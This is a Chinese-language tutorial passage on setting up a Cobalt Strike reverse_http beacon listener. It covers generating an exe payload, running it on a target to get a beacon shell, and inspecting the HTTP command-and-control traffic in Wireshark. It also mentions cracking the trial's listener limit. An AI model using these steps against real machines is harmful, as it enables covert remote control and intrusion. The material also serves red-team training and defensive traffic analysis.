



windows/beacon_http/reverse_http [基于 http 协议的反向连接]

特别说明下,大家大可不必觉得,一听到什么协议就感觉很高精尖一样,其实并不然,所谓基于 http,说通俗点,无非就是把木马回连的流量,严格按照 http 协议的数据格式进行正常封装收发[数据交换],专业点叫 模拟 http 协议 进行传输,之所以要用 http 协议,无非就是因为它对防火墙的穿透效果相对于其它协议稍好一点

此外,由于我们所使用的是 CobaltStrike 的试用版,所以监听器的创建个数是有限制的,默认同时只能创建一个,不过后期可自行反编译代码,破除这种限制,此处暂时先不多说,来看下具体使用,其实非常简单,直接选中该协议监听器,指定 ip[即 vps ip]端口和监听器名称,点击"save"



Name: reverse base on http

Payload: windows/beacon_http/reverse_http

Host: [REDACTED]

Port: 80

Save

?

This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.

[REDACTED]

OK Cancel

Event Log X Listeners X

name	payload	host	port	beacons
reverse base on http	windows/beacon_http/reverse_http	[REDACTED]	80	[REDACTED]

i


Started Listener

OK

紧接着,再利用上面监听器生成 payload,注意,此处是直接生成 64 位的 exe payload,实战中的具体位数要根据目标系统的实际位数来确定,当然啦,实战中也不可能就直接这样生成着去用,因为这种方式生成的payload 很显然是不可能免杀的,不过此处仅作为入门学习,暂时大可不必管那么多




个人中心





个人中心



之后,将上面生成好的 exe payload 丢到目标机器上去执行,稍等片刻便能看到 beacon shell 被正常弹回,正如我们预期的那样,payload 10 秒发一次心跳数据



要特别注意下的是,CobaltStrike 的 exe payload 默认执行以后在目标系统中就一个进程,一旦对方手动把这个进程给 kill 掉,你的 beacon shell 也就掉了

csrss.exe	0.02	12,692 K	14,480 K	436 Client Server Runtime...	Microsoft Corporation
winlogon.exe		2,300 K	6,068 K	472 Windows 登录应用程序	Microsoft Corporation
explorer.exe	0.02	19,720 K	42,040 K	1684 Windows 资源管理器	Microsoft Corporation
vmtoolsd.exe	0.04	15,952 K	26,316 K	2176 VMware Tools Core Ser...	VMware, Inc.
smass.exe	0.01	11,072 K	8,232 K	2212	
proccxp64.exe	0.18	34,416 K	44,412 K	2300 Sysinternals Process ...	Sysinternals - www....

最后,我们再用 wireshark 来简单看下 reverse_http 监听器的数据收发过程,正如我刚才在上面所说,它就是按照 http 的数据格式来进行数据交换的,当然,此处我们用的仍然是自定义 profile,关于收发过程,其实在之前的文章中也已经看过了,这儿就不多说了,还不了解 http 协议的弟兄,可自行再单独去好好补充下这方面的知识

No.	Time	Source	Protocol	Length	Info
110	6.7200320019		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
114	6.953205007		HTTP	284	HTTP/1.1 200 OK
302	17.1862720		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
305	17.4196630		HTTP	284	HTTP/1.1 200 OK
339	19.3988810		HTTP	153	GET / HTTP/1.1
343	19.6426760		HTTP	214	HTTP/1.1 204 No Content
470	27.6740200		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
474	27.9144850		HTTP	284	HTTP/1.1 200 OK
619	38.1594780		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
667	39.8031750		HTTP	284	[TCP Retransmission] HTTP/1.1 200 OK
791	50.0504070		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
801	50.2816130		HTTP	284	HTTP/1.1 200 OK
987	60.5198190		HTTP	609	GET /image/hkamipngmbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedo1
990	60.7433780		HTTP	284	HTTP/1.1 200 OK



```
hKamipngmhbegaaipbknpemnaemijefnflhojdjhjehoclhkiopokaahjjakmedijedollphejkeblnnfcldejbncjhafaaifopjifgh
gbhamomindannehmbieelcinahgmchnpjbegikapglnonnccadbimohgaadeiiccejkahoeieibidponfjehdjhhoolfanlaeejimijo
cgmchpbeahcnamcikcdjdoehheilppbomfikbcfnfheppgg-.jpg HTTP/1.1
Referer: http://www.google.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: img/jpeg
Date: Fri, 22 Feb 2019 13:16:57 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 64
X-Malware: X50!P%AP[4\PZX54(P^)/CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
XG/2SQAABAAAAEAAAAACAAJXAAAAAQUBQUFBQUFduoxgURMqcv+SiS6Q9YnX|
```